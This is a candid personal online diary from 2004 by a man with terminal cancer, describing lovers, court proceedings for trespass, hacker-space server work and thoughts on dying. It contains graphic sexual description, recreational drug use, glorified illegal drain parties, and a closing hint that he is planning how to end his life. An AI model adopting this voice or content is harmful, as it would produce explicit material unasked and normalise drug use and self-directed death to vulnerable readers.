Since you're used to my mentioning it and expect me to tell you, yes, she did. A few times. It was magnificently grrrreat. A bit new and weird too. I taught her how to do some knots (fisherman's, prussik loops, knots in layflat tape, and a gratuitously useless but decorative knot called the Bannister knot which looks similar to the DNA double helix which is why I learned, incidentally on the night I met Joss, how to tie it) and later she \*didn't\* tie me up ;) You weren't expecting that were you? Oh well, I relate... nor was I expecting to learn the truth of the old joke about you only being a membrane away from a pound of shit when you're shagging. Three membranes actually, one of them biological, two of them synthetic polyisoprene a few microns thick. I ever so gently impaled her on my thumb (thumbs are heavier boned than fingers, giving better support of structural loads, I am kind of protective of my fingers) and watched her thrash additionally as it moved against her arsehole. And now I know what my knob feels like through someone's anterior rectal wall as I move my cock in their cunt - which is a pretty odd thing to know, I think. All this delightful perversion aside, the best invisible things about Joss are her brains and her vocal cords, and what comes off them when she speaks. She sings very well. It is very amusing to me when someone capable of such considered replies, precise articulation and beautiful sentence structure as she is, resorts to a gasp of Oh FUCK! Me, I get about half way through mentioning that I'm gonna come before I get a stupid expression on my mug and can't speak anymore. Something tells me learning Auslan to communicate this with sign language isn't gonna help solve this moment of scrambled speech particularly well if my

thumb's out of sight up someone else's arse. Maybe this is nature's way of telling me to shut the fuck up for once in my life and just experience the moment.

"Animals will be animals." - Sophie

"The animals were animals. Sophie was correct." - pred to Sophie later.

I've spent a lot of time associating the smell of latex glove powder with microbiology procedures... ethidium-bromide electrophoresis, polymerase chain reaction, etc etc. It's never gonna remind me of that again.

Friday night I got the fuck-off-I'm-dying-and-you-treat-me-like-shit email from Zyn which I was sort of half-expecting. She's right and I am pretty remorseful about it. I have spread myself too thinly. I didn't expect her to fall in love with me. I mean, having read all this stuff, ya wouldn't, would ya?

On sat evening I dropped in on Smokering and he and I tossed around the idea that there must be a stack o' dudes like he and I who are potentially as dangerous as hell - 'poota geekin' gun-nut anarcho freaks who know how to make bioweapons (if you ever drank my homebrew you'd know what I meant, tho Wolfie has swilled this brew and lived to tell the tale) and screw around with the 'net and fuck up critical infrastructure but just happen to not be mentally predisposed to be such antisocial pests. And this stack of dudes must drive the authorities wild precisely because we don't do anything which might provide them with a reason to exist. They seem not to have discovered we're too disorganised to get out of bed most days, which is why we love having the 'net so we can work from our rumpled, stained mattresses.

Later Sat night, Mek's router has shat out, I suspect 'cos their linux dude (Bear?) to whom I gave root access doesn't quite know what he's doing with it (e-smith is a bit unusual). So I rebuilt it in another chassis. Mega-body-piercer David mentioned, after falling asleep watching me rebuild the router, that he got a message from two-i's Liisa that I should come up to Lismore and say hi. Whoooa. She doesn't read minds, Matt musta leaked the conversation to her. I'd imagine she's scoping me out for the provision of a load of code with which to invoke a rug rat. Hey Matt, does that make you a sperm broker? Aren't there laws against that sort of thing?

This is far more of an acid test than perhaps you reading this rant might realise. The only circumstances in which I'd invoke a rugrat is if I could escape responsibility for its upbringing... maybe, in one kind of future, the eyeballs pointed at this sentence will be those of you, my child, made real through an act of data transmission from one consenting human to another, though you're hypothetical as I write this. I have geared my whole life around this donate'n'run strategem and have donated code anonymously, previously, to who-the-hell-knows. Yeah I know that the planet's way overstuffed. Yeah I know that the resources are running out and no the world doesn't need another overworked underpaid single mother with a child who won't have a dad. Well, kid. Make the best you can of things now. Things are gonna get a fuckofalot harder in the future than I had it. Get

used to death. There's gonna be a lot more of it.

The worst time to get married is when you're in the fog of love and can't see anything clearly. The worst time to reproduce is when you're not gonna be around to help the rugrats grow up. Or maybe it isn't. I dunno. She's up in Lismore, someplace. It's a 14 hour ride on a 'cycle and usually takes me a day to recover from the physical punishment of being hammered by potholes all the way up the bituminous goattrack that is the Pacific Hwy. She'd like me to come up at the end of the month. Do you need proof that I really think I'm convinced I'm dying? Watch this space for news of Liisa's impregnation and then you'll know I'm convinced. But still, maybe I won't. Or I will and I won't tell you. For all sorts of other reasons. Like unbeknownst to me at this stage I don't know if the appearance of a rugrat at this stage of my life would totally rejig my priorities and make me move up there to be with the tot, watch it be born and grow up for a while, while I get ready to die. Hey, that'd take care of the population thing, it gets born, I die, total number unchanged. Unless I didn't die. Nah. I think I can rely on the universe to be as merciless to planned orphans as it is to their soon to be absent putative fathers.

I think there's gotta be a looong chat before the decision is made. I've met her oldies, they're OK actually. I'd put them in the loop too if Liisa asked me to. But I'd keep my mum out of it. I find her such a poisonous influence that I would go to considerable lengths to keep her nose out of the rugrat's life.

Joss reckons she'd like there to be a little me running around on the planet after I am gone. I am sort of touched. Alive or dead - if my tendency for misanthropy is genetically inherited, it'll hate me anyway. Whadda I got to lose?

(Hey, kid, if you ever exist and get to read this - I understand if you have the shits with my absence. In a lot of ways, so do I.)

Arrrgh. My last planned trip down to the Clannies in Melbourne (to see Ed and the Melbourne Museum too) happens to occur on the same day as Tee and Raffo's wedding, arrrshit! I can't believe it, there's \*always\* something else on when the Clannies are on. AGAIN! Ar, fuck it. I'm riding to Melbo and goin' to the drain party and saying goodbye to all my old drain exploring acquaintances and fellow criminal trespassing miscreants, and Ed, my old programming buddy who punched code for an old 1950's valve-driven computer I want to see, which is in the museum. 10 hours and I'll be there. No sweat. Sorry Raffo. See how many speeding tickets I can clock up on one trip.

I feel my neck every so often, unconsciously. I catch myself at it sometimes. Like now, 1:13 Monday 22 March. I get paranoid that Bill the Metastasis has decapsulated and is spreading tendrils throughout my neck, with the intention of strangling my brain. Sorta like the taeleodactyl facehugger from Alien. I hope my fingers are lying. Hokay, it was late Nov when I got chopped open, so its been four months now. I am 1/6th of the way through the window of time in which I have an eighty percent probability of becoming dead. Last time I calculated this was four weeks ago, three months post-slashorama, and I was 1/8th of the way through the window of time. Decrement (subtract one from) the

denominator (the number on the bottom).

1/4 of the way through in another two months. (6 months of 24)  
1/3 of the way through in another four months (8 months of 24)  
1/2 way through in Nov 2004

..when you can't decrement any more without making it to unity, chop it up finer and repeat... they do the same with screwthreads. Chop it up finer.

13/24ths of the way through my 80%-probably-dead window, by the time the letter Joss sent me with the John Diamond texts becomes correctly dated. It was 23 Dec 2003 when she signed it 23 Dec 2004. I will be very happy if I live to see the calendar on that day.

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Tuesday. Um. Shit. What day is it again. It's wednesday now as I slap the keys. I get day-frame drag. I think I wandered around the NSW art gallery with Joss but she was pretty knackered from a few late nights of gettin' pissed shagged and stoned and so on. It might be indulgent of me to suggest she's doing this load-o-sex-n-drugz just now to deal with the emotional earthquakes. She's just left her hubby and changed country of address, which are both pretty stressful things. If I'd done that, I'd get wasted too. I know hugs are futile in the face of the future but for now they work pretty well, and I'm happy for everyone to get whatever hugs they might from whomever is prepared to give them.

Then again, maybe she just likes gettin' stoned and rat-arsed fer the helluvit from time to time. Cool. Rip in girlie!

Joss lay down on a spotlit couch in one of the gallery rooms, and looked like part of another exhibit, late 20thC, which the curators had deliberately left there.

Wandering around the exhibit of art from the several Chinese dynasties I felt for a moment that this stuff, from a culture several thousand years old, might be the sort of stuff made in the future after the cheap oil is gone. Ceramics, silks, carved wood. What struck me was not the artwork so much but that there was such a materials difference. Outside the glass (toughened, laminated) was the museum, with its polymer floors, electric lights, smelted, electroplated metal bench frames, halocarbon air conditioning, mobile phones, public address systems. Inside the glass sat these \*ancient\* things. Silk... we only found out what it was, at a molecular level, in the last 30 years. Glazes, I am not aware of the Chinese having a periodic table to describe the metal oxides they painted on their things. Old, old stuff. Beautifully hand-made. Fundamentally primitive but ya gotta hand it to woven silk as a durable high-res data storage medium.

We snogged a bit on the grass adjacent to the Cockle Bay wharf and chatted. I can't spend the time required to write down what we chatted about, here, and maybe if I could I wouldn't anyhow. I do like being with Joss, we have good chats about heavy shit. It was tricky to get back to the 'cycle 'cos the footpaths are sort of fucked about by a freeway entrance, and as we walked I

said I felt a smidge scared about her other involvements since one of the last ones led her away from me for three years. But I shouldn't let my fears stop her living her life, I think. I dunno how I can write that sentence with the contextual backdrop for this whole series of rants and keep a straight face. I am scared I am gonna die and it IS at least partly fuckin' her life up. Ok, so you can't really catch cancer - it's not a sexually transmitted disease (note: there are sexually transmitted viral oncogenes, such as those in HPV, but cervical cancer isn't transmissible itself even though its causative agent is) - but like all of the fatal diseases which take a long time and rot you hollow from the inside out, other people catch the ennui and fear, you start to seep it into your surroundings, somehow, and even if ya don't reek of the ammoniacal vapours characteristic of the nitrogen-losy metabolisms of the very old, they somehow catch the vibe of impending death anyway.

We slept in the separate bunks which used to be in Jude's room. I listened to some Goldfrapp earlier, grindy synth and silky, searing vocals, a gift to her from Pat, her sly shag in the UK. From whom she has now distanced herself by about fifteen thousand k's, partly to be here with your author, Mr Carkin-it. I often have bits of music pop out of my deep memory into my live running consciousness and I suspect this album, Black Cherry, will become the music which I remember Joss' return by... I took the case home so I could rip it down to a fresh blank, and I forgot to put the damned CD in the case first. Copyright infringement will have to wait. Is the acquisition of a backing track to one's final months covered by Fair Use? Sorry Alison, Sorry Will.

It transpires that Joss's mum is gutzin 200 mikes of Se/cysteine a day. That's four times what I'm chucking down my neck and she isn't dying (though this relationship is unlikely to be causative). She doesn't call millionths of a gram mikes either, like bored microbiologists and lapsed chemists such as m'self tend to. She calls 'em something so alien-sounding emceeegees or something that sounds like the abbreviation for the cricket ground in Melbourne. Her hope that I might not cark it is insidiously infectious and I think based on ignorance of how tumors work. But maybe she knows something I don't, I think to myself. She's popped out words which I've never heard. And has probably not said everything she knows about cancer anyway. She's seen a fuckofalot more than I have.

Ya know, it just dawned on me why a kid's perspective on things is so different from an adult's. Kids have to live in a lot more future than adults do. So adults live like kids and kids try to live like adults. The dying live like there's no tomorrow because there might not be and the living die slowly, aware of only a barely perceptible sagging, wrinkling, fogginess of eye and dimming of wit, which they will have to endure for another several years, at least.

Oh. Yeah. Today. I started Tuesday at cat.org.au provisioning (I did not say `enterprise resource planning' which is IT-management-wankspeak for `getting enough tech shit together to do what you need'), gathering parts for the new server I'm building to replace Conway. It was late so I snuck in to sleep in the cot with cookie manufacturer, and we shagged a happy shag, and she's feeling a bit neglected too. She's considering

jumpin' another cat geek which I'm happy about but we both know she'd be dancing in a minefield in the place into which she intends to jump. Arr. I slung out to Randwick and 91-year-old Mary was very impressed that I'm gonna go to court in a couple of weeks. She keeps falling over in the bathroom - which is the room with the biggest number of hard smooth surfaces onto which one can fall and hurt oneself. I suggested maybe the dudes who run her death camp... er, nursing home... could perhaps install some neoprene padding on the surfaces where she catches her head on the way down. I think her gyro's busted and ain't gonna fix itself anytime soon so they might as well pad the cell a bit.

Zyn had the claws out. Usual questions from the wounded, the convinced of being spurned, dumped. Do you love me? When I told her I couldn't, and I told her she was a hell of a lot of work and yeah I had spread myself too thinly, she kept asking for a binary answer. I'm thinking, to myself, even the detectives didn't want to pull my teeth out this hard, I want to use an answer which will free me of this interrogation so I eventually told her, no, which was partly a lie. She took it pretty well, considering. Love's one of those things which, I think, if you feel you have to ask about its possible absence, in the asking signifies you're never gonna accept any other answer than the one which confirms your fears that it has indeed gone. And if you ask it enough, it will fulfill your expectations of its absence. But how's she gonna know that?

Amazingly she's still hot for a shag anyway. Oh well. Whaddya get when you put two dying people together? Either sex or despair that they can't have sex or didn't have sex. Nature of the animal, I think. She ripped me a CD full of Bowie's greatest hits and I tried to play 'em this evening and they're ghastly, aliasing errors and quantization noise all over 'em, from the conversion back from lossy .mp3 files, I think. It was a present. She threw it at me. I've had to tell her it was completely unlistenablely fucked.

My woo-hoo legal advice, in the form of Death's-Head-Lou (I squatted with her a long time ago in Annandale, an act which, interestingly, would bust me on the same charge as I face now) has appeared in my massive pile of daily penis-enlargement email (I have gotta sit down and fix the spamfilter config sometime), and they're thinking about how to get me a 'proved but no conviction' (Sec 556a, Sentencing Act). I have to prove impoverishment so I can get legal aid... I have often wondered how to wave fistfulls of money I don't have under the nose of people who will believe it to be there nevertheless.

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Wed morning, 24th march. I'm writing this stuff and mum comes in and starts to peer at the screen, asking me what this stuff is, so I shut the terminal down. I hate it when people come and peer at the stuff I'm writing. Then she claimed she couldn't see. Grrr.

The bike shop owner, with whom I have some rather raunchy conversation (he serves, as local mech, the same function to blokes in this district as hairdressers do for the ladies) wonders how I can be shagging five women. Not in parallel, I told him. Zyn sent me an SMS that arvo saying that no, we

wouldn't get up to anything on thursday night. Do you hear the faint sound of a cardiac muscle hitting a slab someplace? Yes. But only very faintly.

Yer only as good as yer fans. I think these rants are being read by more people than I know about. Some of them are being read by people who are in my life and it's modifying what they're prepared to say/do around me 'cos they don't want it captured in the document. Bits and pieces leak back. Arrr, the perennial problem of audience/actor separation. As you gaze into the 'net so it gazes into you... I have some idea who some of you are from the IP numbers to which apache serves the files when you request them but don't know all of them. If you're in my life and read this and want some stuff not mentioned in the future just yell and I'll button my keyboard. Watch a play and you become part of it, and it becomes part of you.

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Thurs. 25th.

Wed night I went to STUCCO to drop off the other half of the proposed wireless link, then out to the old Waverley headquarters of the SES to discuss rejuvenation of the disused Waterloo incinerator with legendary architecture guru Col James and a bunch of artists and architecture students who plan to live in the old, grey building (they've got a long, long road to hoe with the council but it'd be really good to do if the contamination isn't too bad) and later on out to Death's-Head Lou's place... where I was fed, plied with tea and clued into how to deal with the legal crap I face in a couple of weeks. Ya gotta love that. Ok, so we plead guilty, the main thing is what sentence do we get, and how to mitigate it. She's suggested that we might try for a section 10a dismissal of the charge under the Crimes (sentencing procedures) Act 1999, and that to do this Purple Death Faerie and I have to write some CVs and get some character references. Lou wrote me something amazingly laudatory and sort of spooky - it's the first time I've read about me from the outside world. It's odd being called to account for how one lives one's life, by a bunch o' people who wear funny wigs and gowns and stuff.

Friday I popped over to XML's place and we shagged delightful, bloodsmear'd shaggery while Knoppix3.2 installed itself on top of what used to be the Windows98 partition... another tiny, tiny nail in Microsoft's coffin, another user freed. Of course it found all the hardware. She offloaded an ol' Pent-233MMX on me, which happily turned out to work well enough to pass on immediately to Jude, whose machine is keyboard-deaf. I took it 'round to toad hall, rode over the Glebe Island Bridge with gleeful pleasure in the blue sky and glaring sun, cannibalised the good bits off the dead one and put 'em in the working machine, and started it up. Jude's slapped Debian 2.3 on it. I met up with Joss at Gigglybyte at about 9, and bumped into Arno' who is well enmeshed in the machine, at Canon; using his physical optics stuff which is good, but it sounds, sadly, like he has no time to have fun any more. 8-( I saw lots of people I'd not seen for some time... MrY with his nag co-efficient somewhat reduced, Oppy (bless him, he didn't smoke near me!), Safa, Leah. Joss caught up with some people who she hadn't seen for years either (Leah, JJ) and also met the cookie

manufacturer, though I wasn't watching while this was happening.

We rode out to the teenage goth party at Enmore and, feelin' old and boring, I kinda planted myself in a couch up the back someplace and swilled light beer since I was expecting to ride the 'cycle back to the parental pad (they'd nicked off the Victoria and left me to mind the dog). The band (recycling rock'n'roll riffs) played on till lam, the cops came and told 'em they'd be fined two hundred bucks (this is uh, two penalty units). James said we should pass the hat around, five bucks each from forty people, easy. I didn't wanna get stoned either and most of the rooms where people were gathered were thick with smoke. I ranted to Meg for a while and I ended up half-asleep on a couch and eventually slept in Cremmo's bed. I woke up at about 4am when Cremmo's jackhammer-grade snoring really kicked in and I finally got up, stepped over Joss's sleeping form (also snoring a bit) and Cremmo's cat (purr, purr, purrrrr, perched on top of Joss, I now know what a purr modulated onto a snore sounds like, and it's rather odd frankly) and across Cremmo's body as it resonated to the music of his resonating turbine bones, and crashed back on the couch again, in the grey dawn light, after the quad turbofans of a 6:30am flight howled at us in their screechy avgas accent as they crop-dusted us with an aerosol of half-burnt kerosene during final approach to Mos Eisley. Soph asked me what I felt when I saw Joss with another man and I sorta felt like I dodged the question a bit when I answered that since I like her, it doesn't surprise me at all that other men like her too. Joss knows of my fears that she will disappear again but she also knows I don't want her to feel tied down to me. I think that her shagging other people takes her shags away from me but I've got plenty so I have no cause to complain. When Joss and I eventually returned to the abandoned parental pad we were both stuffed, she slept but I'd been awakened already so did some metalwork, walked the dog and discovered I hadn't enrolled to vote in the local council election circuses. Later I accidentally beat myself in the face with a horsewhip. It takes real talent to be this uncoordinated. Ow.

I fried up some eggs and mushrooms with rosemary and pepper and we gutted 'em with plunged coffee over the SMH (olympic swimmer falls into pool... oh, puhleeze, honestly, who the fuck cares about that and what subtle brain damage do they have?). We wandered around the bush tracks of my adolescent exploration phase on saturday arvo, went down to Carss Park, scaled the venerable fig, in the boughs of which I have sometimes sat and prayed to gods who didn't even do me the courtesy of existing (for which, of course, being nonexistent, they cannot be blamed). The tree has sat there for decades gazing out on Kogarah Bay, gradually forcing its roots down deep into the sandstone crag upon which it sits, windswept. Only in recent years have I learnt what members of its species had to tell me about life and how it works. There it sits, harvesting photons and air and water and synthesising complex molecules with which to fabricate more of itself, oblivious of what I think I know about it. People carve their initials in it and it drowns the carvings in more bark. I love to look at the starry night obscured by its fractally splattered foliage. The tree will outlast me as it has thousands of others who never took the time to sit in its branches with their beloveds, and will gaze uncaringly upon the Princes Hwy when the sodium lamps on Tom

Ugly's go out and the oilstained concrete lanes finally fall silent and the remaining birdlife is finally audible again.

We bumped into a previous neighbor of mine (his family dog is our family dog's brother) and had a quick chat... he's getting married. I noticed something later, sort of odd, I think about the compressed version of my life I fed him. 1) I didn't mention I was dying and 2) the rest of the stuff going on in my excuse for a life seemed strangely mundane and uninteresting by comparison. The more life I stuff into my days the less believable dying becomes and the bigger a fuckin' nuisance it will be. I am sick of thinking about it.

Back in the premises Joss whipped something yummie up from some spuds and tomatos and onions and we ate it sitting on the kitchen floor, raided the leftover hash cookies and swilled'em down with some Shiraz and snogged, I couldn't quite tell if the expression on her face was somehow tinged with the barest hint of sadness, maybe I'm reading it in there, and gleefully fucked, candlelit, to Goldfrapp cranked up fairly loud. I felt a bit like a barnacle, clinging on tightly to ride out the storm above, she smashes herself against my bony corners and bruises me where it isn't visible and we eventually curled up against each other in a bedframe made of fenceposts and offcut tree branches on a mattress designed to fit 1.5 people. The fleabitten doggie whined outside. I dunno what it is but I didn't feel quite the searing bliss of our first encounters, and I suspect it's my self-defense stuff at work. It is ingrained into my head that what happened last time we were here was that she walked out of my life a week later. Whinge whinge whinge.

[Goldfrapp is quite brilliant. If you liked all the instruments plugged in by people like Jonah Lewie and Gary Numan and Depeche Mode in the 1980s, and whatever waveforms fell out of Fairlights and Moogs and Arp Quadras and other such ancient superpositional massagers of the basic sinewave, go get Black Cherry and listen to it on a good hi-fi. The best instrument, of the lot of 'em, and sadly irreproducible in mass quantities, is stuck in Alison Goldfrapp's neck, just above her trachea. I'm gonna get me'old electrostatic STAX headphones out and listen to it on those. I've not heard anything this well produced since ZZTop's Afterburner album. And the whole thing works well, the songs are in the right sequence, and dovetail nicely.])

It was great to wake up to her face. I slept in anyway. I found her later in the back yard reading my copy of Milam's Crip Zen on a green blanket on the grass at the back. I don't remember it exactly but as part of the Joss hardware empowerment project I acquainted her with a half-dead, bad tempered, two speed, only-starts-sometimes mains driven 700 watt hammer drill I found in a drain about 15 years ago, she drilled some practise holes in random chunks of hardwood and brick, got acquainted with the chuck key (my drill happens to have two chucks, a small one nested in the other larger one) and what various kinds of bits look like. I think she's pondering the possibility of slapping a couple of dynabolts in someplace now she's learnt, by playing with the bolt and thread on the one I gave her, how it expands out against the hole in which it is placed.

No afternoon of tooling is complete without some sex toy repair, so she and I did a rebuild on her butyl rubber whip/dildo (now

held together with nylon cable ties, PVC inner reinforcing and a metal washer to stop the whip coming out of the cap end). Satisfied the flogger would flog again we walked the dog during a mission to acquire some fresh Bay leaves since we'd run out the day before. It turned out that we couldn't do our email from the dialup link from robo to diesel, 'cos something about conway, or was it tarvat, had cacked itself, so we both rode in to Catspace, she flaked out on the sofa while I waved a (metaphorical) dead cat over another dead cat (conway.cat). Conway came to life, oddly enough. Ok, so, all the haddisks in there have cranked up seventeen thousand hours of spin and seek, none of them are complaining that they're knackered yet tho one of them has fixed oh, 55 million errors since it was first plugged in. Amazing what you can hide with hardware error correction. Shame mine didn't work, all the way down there in the nucleotides of my renal pelvis where all this crap started.

Later we both went down to Mek, so she could see the crazy place and so I had a chance to slap some more RAM in their router, which happens to be ram-upgrade hostile. Joss was lookin' for a bicycle. David suggested we scavenge one of the bicycles being discarded from mekanarchy. Joss and I put an old 26"-wheel mountain-bike ruin in a bench vise, (she's getting rapidly acquainted with shifting spanners and visegrips and how to use 'em even on rusted chainring bolts), changed the pedals (she's gettin' the idea about leverage and why to stick a length of pipe over a short tool) and were just in the middle of getting the almost rusted solid chain/derailleur to work again when who should appear but two-i's Liisa. Her hair's grown again. She does look pretty skinny still.

I intro'd 'em both to each other. Liisa was gonna depart to Lismore again and invited me to come up there in May. It occurred to Joss that Liisa might not even know I'm carking, but I reckon she does. Liisa donated her old mountain bike to Joss and then ran out of the factory to get ready to drive to Lismore. Joss changed the tube on the back wheel, blew it up and the bike was ready to roll. We stashed it at catgeek space and went back to Chez Parental to get stoned on cookie manufacturer's remaining hallucinogenic handiwork and wipe out the rest of the chardonnay I'd nicked from a neglected corner of the 'fridge. Joss dances well to Goldfrapp, it is rather dance-provoking in some parts of the album. There's a yummie looped caterpillary sequence floating above the bass track in the first song (Crystal Green), starting on the 11th bar, which appears to be made of notes 1/16th of a bar long, and with freq on the vertical looks something like this:

- -  
- - - - - - - -  
- - - - - - - -

It has infected my acoustic memory and is looping in my head now.

We nicked off early Monday after forensic analysis of the place to avoid the usual questioning from me ol' mum about who was here and doing what. Before I went, on the ol' 10MHz CRO, I showed Joss the 100Hz waveform I plugged into myself a couple of years ago. It feels a fuckofalot better than it looks, glowing green on the 'scope graticule. She ain't gonna read the article completely, I think. At some stage on the weekend she looked at

me and said it again, "I don't want you to die." I think I said something about my not doing requests. Really, what the fuck can I do? Poor thing's stressing to bits and I don't want this sickness of mine to provoke any pointless self-destructiveness in her. She doesn't care if it's bad for her, gettin' ripped and pissed to make the pain of things generally go away, and I'm not the only person she has to be upset about. I'm prolly not going to live long enough to see her reach my current age and I'd be immensely sad if this happened to be true 'cos she drowned herself in the overproof ocean of a DIY cirrhosis kit, and not because of the unpreventable foregone conclusion cruisin' around in my lymph.

I pulled Liisa's old mountain bike apart (why didnt the dude who invented Quick Release axles get a nobel prize?), roped it to my pack and dropped it over at Toad Hall on monday arvo. All normal motorcycle couriers are wusses.

I was thinkin' about Raffo'n'Tee's wedding, or more accurately, my decision not to attend it. I hope they're not gonna be offended too much. There's other stuff going on in my head. I don't wanna show up there and mention to all the people who will be there and whom I haven't seen for years, when they ask me how I'm going, that I am slowly falling victim to an insidious bioweapon of my own creation... not that I think weddings, marriage or any of that stuff are an especially good idea but I just don't wanna cast the pall of death over their day, which will be enough of a stress already with (plagiarising from Wolfie here) frothing wedding nazis, and the usual logistical bullshit which accompanies weddings.

Anyway, yeah, I'm almost ashamed to say it (probably that's an artefact of the upcoming court thing) but I like to go in drains and I'm doing what I like these days. The Clan's played a bigger part in my life than the two newlyweds have, oddly enough, and I haven't been to Melbourne for quite a while. And oh, there's a bit of me which is highly aversive to enforced good cheer such as accompanies weddings, christmas, and other such excuses to be cheerful. The Clannies is not enforced good cheer at all. Fuck good sentence structure, it's the how-ya-going-ya-old-fat-bastard gathering of fourscore pissed criminal trespassers of various levels of ineptitude or professionalism, two busloads of yelling yobs worth of flash-boiled delirium, a condensate of crowbars and bolt cutters and manhole keys forged in backyard sheds, the partygoers variously rained upon by showers of beer and broken glass and breathing in other people's unavoidable bong exhaust, the whole thing held in a vast subterranean concrete chamber backlit by burning Otto garbage bins melting on lit pyres of decommissioned Chep forklift pallets and the frightening crackling and blast of clandestine explosives in confined spaces (brought especially from Canberra) and decorated by random puddles of acrid steaming saccharomycotic vomit, mixed with yelling and screaming and drugfucked bodies sleeping on stolen rear car seats and rolls of old carpet on concrete and crunchy 1980s old school rock'n'roll and every kind of illuminant from burning sticks to current-controlled semiconductors and spraycans and textas updating every available surface and people full of serotonergic banned-pharma disco bikkies hurriedly fucking in the side tunnels and most of Prahran's police (Uphold the Reich) gatecrashing it later and taking names and confiscating cameras and thumping everyone with

batons, and sometimes the appearance of a few uninvited but not entirely unexpected tons of swirling dogshit, oil, empty bottles of Evian and the roaring stormwater which entrains it, trying nonchalantly to flush the whole psychosis into the Yarra, and the experience of waking up in the dark at one in the afternoon with your face half submerged in a puddle of gutter runoff, a glass shard from a longneck stuck in your bum cheek, one shoe missing, no torch, a fucker of a headache and no idea where you put your keys or even where you live any more. Rrrroooow. Never mind the pummelling of the 900km motorcycle ride down the deadly 'Hume to get there.

My seat post has finally arrived, and I got it on the last day that the bike shop traded. The cyclery at 613 Princes Hwy has been there for my entire life. Now it's closing down. I learnt how to use a chain breaker there, how to pack bearings with grease, how to tap a thread, rebuild a coaster brake assembly, tension brake cables. I remember getting my ol' Cannondale there, which was as close to an aircraft in handling as one ever gets on two wheels, piloting it down a hill really did feel like flying.

I remember now what it was I totally forgot to show Joss. The MRI's, the CT scans, technological happy snaps, the Before-shots of my evisceration, rah rah. I think this is a good thing. Though the fatality lurks, I'm remembering, effortlessly, I'm not dead yet. Or maybe having Joss in my immediate presence sorta makes me forget these things. Or maybe it's something else I dunno about yet.

She's having thoughts about what happens when she shows up at my funeral and there's all these women there, some of who know each other but most of whom don't. It never occurred to me to be something to worry about. That I never intro'd her to my olds, fer instance.

I'd hit Joss' eyeballs with more of my thoughts but I don't wanna eat all her bandwidth. She needs solitude from time to time. I take this at face value 'cos it's a reasonable thing to ask for and I know it's not a coded way of saying she needs time to shag other people, 'cos I know that already, and she knows that I know, and that's a reasonable ask too. It's faintly maddening, but I get the clue. I live in my own brain all the time, can't escape and it's noisy as hell in here, there's a zillion processes all running in parallel, talking to each other across the fat interhemispherical data pipe (hippocampus, 100 million axons carrying neurological chit-chat from one side of my head to the other) and I'm used to it, but it'd be easy to swamp her out with my blab or get too interrogatory just 'cos well, I find her so innerestin'. I dump core data here in the rants, and she reads 'em (well, parts of them) yet she keeps her own stuff in notebooks and her laptop, places my eyeballs will never go. I'm never gonna really know you, am I, I think to myself as I look at her sometimes, and oh, I dunno, maybe such a wish is unreasonable and I sorta reproach myself for my curiosity about her.

Cookie manufacturer (I think I should call her cookie now, manufacturer takes too long to type) and I hooked up again on Tuesday night, after I picked up a character reference from the Professor for whom I work from time to time. She'd given up hope

that we'd shag again, and was feeling pretty neglected while Joss and I were chewing up a lot of time. I hadda chat with her and told her I can't decide if I'm living or dying 'cos the course of the disease is so distractingly uncertain. In a warped version of Pascal's Wager we kinda concluded I have to get on with living since, if I don't die (yeh, right, in yer dreeeeamz), then I won't be here five years from now rueing that I just flung the last few years of my life waiting for a death that didn't even do me the courtesey of being punctual.

Arkie and Kat bumped into us while Cookie and I were eating in the front window of Cinque and Arkie did me the usual arr, you'll fight it, denial rant, and I really didn't want to get into the mol bio rant about the nature of the disease 'cos I was sorta convinced I could argue all I liked with Arkie about it but it wouldn't dent her impenetrable, ignorant optimism about the pathology, and I just don't wanna allocate time educating people about it any more. It sorta, you know... bores me. There's nothin' new to say about it. And I was busy talking about other stuff to Cookie. We went back to Turella and dispelled this crazy idea that she got into her head that we'd never shag again. Twice.

So it's the last day of March. Dew condenses on the roof at night and fog spills off the hillsides. I'm off to Legal Aid now to see what's gonna go on in Burwood local court next week.

Dave Goldstein reckons the experimental treatment is still two months off. This is how it goes with clinical trials, I know... dudes die while the paperwork is done, while various genitals are massaged at the ethics committee meetings, while experimental protocols are designed and approved. I understand it and don't feel even faintly inclined to give a millionth of a fuck about the delay. By surviving long enough to undergo treatment you bias the sample somewhat anyway.

Tomorrow it's April Fools, and I'm feeling like foolery, so when you ask Apache for another file look at it here:

<http://conway.cat.org.au/~predator/foolish.txt>

You have come to the end of the file. All 100kbyte of it. Holy shit. Thanks for watching. Do not adjust your set. We will return to our programmed irregularities shortly.

But don't take for granted that there'll be one. It's not cos I'm dead but I'm just a bit tired of writing this stuff at times.

Still with us? Well. Ok. It's April 21. I go to Melbourne on the 23rd and plan to come back on the 29th.

There's a bigger rant coming (fools.txt) but this one is the little crumb you get to look at instead of a 404 message.

The meaty stuff is: My neck is getting shittier. Bill the Lump invaded my left jugular vein about a week ago, blocking it. If he'd invaded the carotid I'd be stroked out, a dribbling veggie. I'm reasonably freaked out about this. The axe is falling. So I'm planning my end mode. I want control over it.

If you have anything terribly important to ask me about anything now might be good time. The chance might not remain. Heavy epistemological and philosophical questions are OK as are others.

<predator>

Oh, yeah. I just added this today, May 1. fools.txt is nearly done. Some of you need to relax, the logs tell me there's people hitting apache every few hours and shit. Patience, Neo. The answers are coming. 8-)

File:              fools.txt  
Content:           it's april 2004.  This is my remaining life.  
                   Bored yet?

Maybe you read this 'cos of morbid curiosity. Or maybe you're just into the juicy goss I put in. I dunno. Anyway. It gratifies my ego, I like having an audience which at least feigns interest (conway's apache logs indicate that people download the stuff, but not that they bother to read it). I even get feedback from time to time. Thanks for that too. It encourages me to write more drool.

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April 1 or so.

Legal aid reckon the magistrate'll either throw this case out with no conviction recorded or gimme a little fine and in any case its nothing to worry about very much. In the former case, it sucks in some sense that I'll finally be recorded in the immortal literature as a crim. In perspective, well, no shit, Sherlock. You wouldn't worry about a fine for tresso' when you've been tried and found wanting in the high court of cellular biology, where juries, judges and justice hold no jurisdiction and a misplaced base pair will dig your grave for you. But it's still a fuckin' nuisance. I'm gonna have to iron a shirt and say Your Worship (not my worship... if some git wants to tell me that I think he worships himself, that's just fine with me).

It's years since i updated my CV and I kinda wouldn't be bothered unless it might save me a few hundred bux in fines. Updating it was kind of funny. The condensed, abridged, compressed, distilled summary of my life fits, embarassingly, in a single page. Which in some senses is an indictment in itself. But I did leave out a lot of stuff. I never really gave a shit about CV enhancement, character refs and so on since I concluded years ago CV's were so easily faked and were so... well, self-aggrandising. And you learn shit-all from a CV compared to what you learn from interacting with a person. Which is more interesting anyway.

